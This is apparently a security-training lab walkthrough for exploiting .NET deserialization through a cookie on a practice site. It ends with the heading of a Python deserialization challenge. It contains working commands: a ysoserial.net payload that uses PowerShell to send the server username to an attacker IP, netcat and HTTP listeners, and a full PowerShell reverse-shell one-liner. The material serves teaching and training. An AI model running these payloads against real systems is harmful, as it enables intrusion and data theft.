
.NET Serialization Attack

Challenge URL: http://admin.webhacklab.com

- **Identify and exploit the .Net Deserialization vulnerability to make the host send DNS requests to an external host.**
- **Get a reverse shell and extract the system information such as username, OS type from the server and read "win.ini" file.**

Solution:

Step 1: Navigate to the http://admin.webhacklab.com URL and intercept the response in Burp.



Step 2: There is a cookie named "__NSSTemp" which is Base64 Encoded that reads "AAEAAAD/////AQAAA" which assures us that there is some serialized data being communicated.


Step 3: Now on a windows system we can generate the serialized payload using the ysoserial.net tool to send an out of band request containing the web server username to an attacker-controlled domain.

```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c
"powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8888/$env:UserName"
```

NotSoSecure part of claranet cyber security


Alternative: you can use the web utility located at http://utility.webhacklab.com/YSoSerial.aspx to generate the payloads

```
powershell.exe Invoke-WebRequest -Uri http://192.168.4.X:8888/$env:UserName
```




Step 4: Start the python server to get an Out Of Band Call.


```
root@Kali:~/tools# python3 -m http.server 8888
```



Step 5: Replace the serialized string in "__NSSTemp" cookie with the value generated in **Step 3** and send a request.




Step 6: We get the OOB request along with the web server's machine name.




Step 7: To get the reverse shell start listener on the server.

```
root@Kali:~/tools# nc -nlvp 4444
```




Step 8: Generate the payload using terminal or web interface for reverse shell.


```
powershell.exe \"$client = New-Object
System.Net.Sockets.TCPClient('192.168.4.X',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush()};$client.Close()\"
```




Step 9: Replace the serialized string in "__NSSTemp" cookie with the value generated in **Step 8** and send request.




Step 10: We get a reverse shell and can run the commands.




Step 11: The result of “ipconfig” command.



Step 12: The result of “whoami”



Step 13: The result of “win.ini”




Python Serialization Attack

Challenge URL: http://reimbursement.webhacklab.com/Support/AddTicket

- **Identify and exploit the Python Deserialization vulnerability to make the host send DNS requests to an external host.**
- **Get a reverse shell and extract the system information such as username, OS type from the server and read "/etc/passwd" file**

